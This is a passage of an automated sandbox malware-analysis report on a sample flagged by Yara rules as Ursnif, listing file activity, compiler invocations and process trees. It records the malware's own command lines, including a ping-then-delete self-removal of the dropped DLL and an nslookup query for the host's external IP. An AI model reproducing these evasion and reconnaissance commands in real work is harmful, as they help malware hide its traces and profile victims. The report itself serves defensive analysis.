C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.out	0	462	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FF8B4E7B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 37 fd 74 38 9f fd 08 43 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 65 73 74 65 72 5c 33 2e 34 2e 30 5c 50 65 73 74 65 72 2e 70 73 6d 31 07 00 00 00 0e 00 00 00 53 61 66 65 47 65 74 43 6f 6d 6d 61 6e 64 02 00 00 00 14 00 00 00 47 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 24 00 00 00 47 65 74 2d 44 69 63 74 69 6f 6e 61 72 79 56 61 6c 75 65 46 72 6f 6d 46 69 72 73 74 4b 65 79 46 6f 75 6e 64 02 00 00 00 10 00 00 00 4e 65 77 2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74	PSMODULECACHE7t8C C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1SafeGetCommandGet-scriptBlockScope$Get-DictionaryValueFromFirstKeyFoundNew-PesterOptionInvoke-PesterResolveTest	success or wait	1	7FF8B4E7B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 0c 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 02 00 00 00 00 00 00 00 fd 3c fd 65 9f fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02	RepositorySave-scriptFind-Package<eYC:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scr<wbr>iptFileInfo	success or wait	1	7FF8B4E7B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3414	0b 00 00 00 53 61 76 65 2d 4d 6f 64 75 6c 65 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 04 00 00 00 75 70 6d 6f 01 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00 00 00 13 00 00 00 47 65 74 2d 49 6e 73 74 61 6c 6c 65 64 53 63 72 69 70 74 02 00 00 00 0d 00 00 00 55 70 64 61 74 65 2d 4d 6f 64 75 6c 65 02 00 00 00 15 00 00 00 52 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 46 69 6e 64 2d 53 63 72 69 70 74 02 00 00 00 17 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 04 00 00 00 70 75 6d 6f 01 00 00 00 13 00 00 00 54 65 73 74 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 15 00 00 00 55 70 64 61 74 65 2d 53 63 72 69	Save-ModuleSave-scriptupmoUninstall-scr<wbr>iptGet-Installedscr<wbr>iptUpdate-ModuleRegister-PSRepositoryFind-scr<wbr>iptUnregister-PSRepositorypumoTest-scr<wbr>iptFileInfoUpdate-Scri	success or wait	1	7FF8B4E7B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FF8B646F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF8B5F1B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF8B5F1B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF8B5F1B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FF8B5F1B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FF8B5FF12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF8B5F22625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF8B5F22625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF8B5F22625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FF8B5FF12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FF8B5FF12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FF8B5FF12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FF8B5FF12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF8B5F1B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF8B5F1B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF8B5F1B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF8B5F1B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FF8B5FF12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FF8B5FF12E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FF8B5FF12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FF8B5FF12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FF8B5FF12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FF8B5FF12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF8B5F1B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4097	success or wait	1	7FF8B5F1B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FF8B5F1B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FF8B5F062DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	7FF8B5F063B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FF8B5FF12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FF8B5FF12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FF8B5FF12E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FF8B4E7B526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FF8B4E7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FF8B4E7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FF8B4E7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FF8B4E7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FF8B4E7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FF8B4E7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FF8B4E7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FF8B4E7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FF8B4E7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FF8B4E7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FF8B4E7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	7FF8B4E7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FF8B4E7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FF8B4E7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FF8B4E7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FF8B4E7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FF8B4E7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FF8B4E7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FF8B4E7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	139	7FF8B4E7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FF8B4E7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FF8B4E7B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FF8B4E7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FF8B4E7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FF8B4E7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FF8B4E7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FF8B4E7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FF8B4E7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FF8B4E7B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FF8B5FF12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FF8B5FF12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FF8B4E7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FF8B4E7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FF8B4E7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FF8B4E7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FF8B4E7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FF8B4E7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FF8B4E7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FF8B4E7B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FF8B5FF12E7	ReadFile
C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.dll	unknown	4096	success or wait	1	7FF8B4E7B526	ReadFile
C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.dll	unknown	4096	success or wait	1	7FF8B4E7B526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	2DC007F88F2	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FF8B4E7B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FF8B4E7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FF8B4E7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FF8B4E7B526	ReadFile

Analysis Process: conhost.exe PID: **5012**, Parent PID: **6932**

General

Target ID:	21
Start time:	15:27:26
Start date:	22/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7bab80000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: **6024**, Parent PID: **6932**

General

Target ID:	24
Start time:	15:27:37
Start date:	22/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.cmdline
Imagebase:	0x7ff748600000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\pkbugtxo\CSC26C720E9EBC041F086604EECC7DD3CDD.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF74867E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\pkbugtxo\CSC26C720E9EBC041F086604EECC7DD3CDD.TMP	success or wait	1	7FF74867E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\pkbugtxo\CSC26C720E9EBC041F086604EECC7DD3CDD.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	7FF74867ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.cmdline	unknown	377	success or wait	1	7FF748611EE7	ReadFile
C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.0.cs	unknown	411	success or wait	1	7FF748611EE7	ReadFile

Analysis Process: cvtres.exe PID: **6432**, Parent PID: **6024**

General	
Target ID:	25
Start time:	15:27:39
Start date:	22/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user~1\AppData\Local\Temp\RESD841.tmp" "c:\Users\user\AppData\Local\Temp\pkbugtxo\CSC26C720E9EBC041F086604EECC7DD3CDD.TMP"
Imagebase:	0x7ff756520000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **900**, Parent PID: **6932**

General	
Target ID:	27
Start time:	15:27:43
Start date:	22/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.cmdline
Imagebase:	0x7ff748600000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: **5516**, Parent PID: **900**

General	
Target ID:	28
Start time:	15:27:44
Start date:	22/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user~1\AppData\Local\Temp\RESED31.tmp" "c:\Users\user\AppData\Local\Temp\lboh4mlq\CSC3DF21D054A9F4C66BF1FA9CD771B1F79.TMP"
Imagebase:	0x7ff756520000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Analysis Process: control.exe PID: **6020**, Parent PID: **7148**

General	
Target ID:	29
Start time:	15:27:45
Start date:	22/04/2022
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff6b9f10000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001D.00000003.518242223.000001BF7E55C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001D.00000003.518050705.000001BF7E55C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001D.00000000.517494573.0000000000500000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001D.00000000.515954749.0000000000500000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001D.00000000.516723035.0000000000500000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security

Analysis Process: explorer.exe PID: **3808**, Parent PID: **6932**

General	
Target ID:	33
Start time:	15:27:58
Start date:	22/04/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff631f70000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **3904**, Parent PID: **3808**

General	
Target ID:	37
Start time:	15:28:17
Start date:	22/04/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\HxEWwh74qT.dll
Imagebase:	0x7ff6a6590000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **5000**, Parent PID: **3904**

General	
Target ID:	38
Start time:	15:28:18
Start date:	22/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7bab80000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: PING.EXE PID: **6948**, Parent PID: **3904**

General	
Target ID:	39
Start time:	15:28:19
Start date:	22/04/2022
Path:	C:\Windows\System32\PING.EXE
Wow64 process (32bit):	false
Commandline:	ping localhost -n 5
Imagebase:	0x7ff7ec300000
File size:	21504 bytes
MD5 hash:	6A7389ECE70FB97BFE9A570DB4ACCC3B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: **4184**, Parent PID: **3808**

General	
Target ID:	41
Start time:	15:28:31
Start date:	22/04/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff669e20000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **6652**, Parent PID: **3808**

General	
Target ID:	42
Start time:	15:29:06
Start date:	22/04/2022
Path:	C:\Windows\System32\cmd.exe

Wow64 process (32bit):	
Commandline:	cmd /C "nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user~1\AppData\Local\Temp\5771.bi1"
Imagebase:	
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

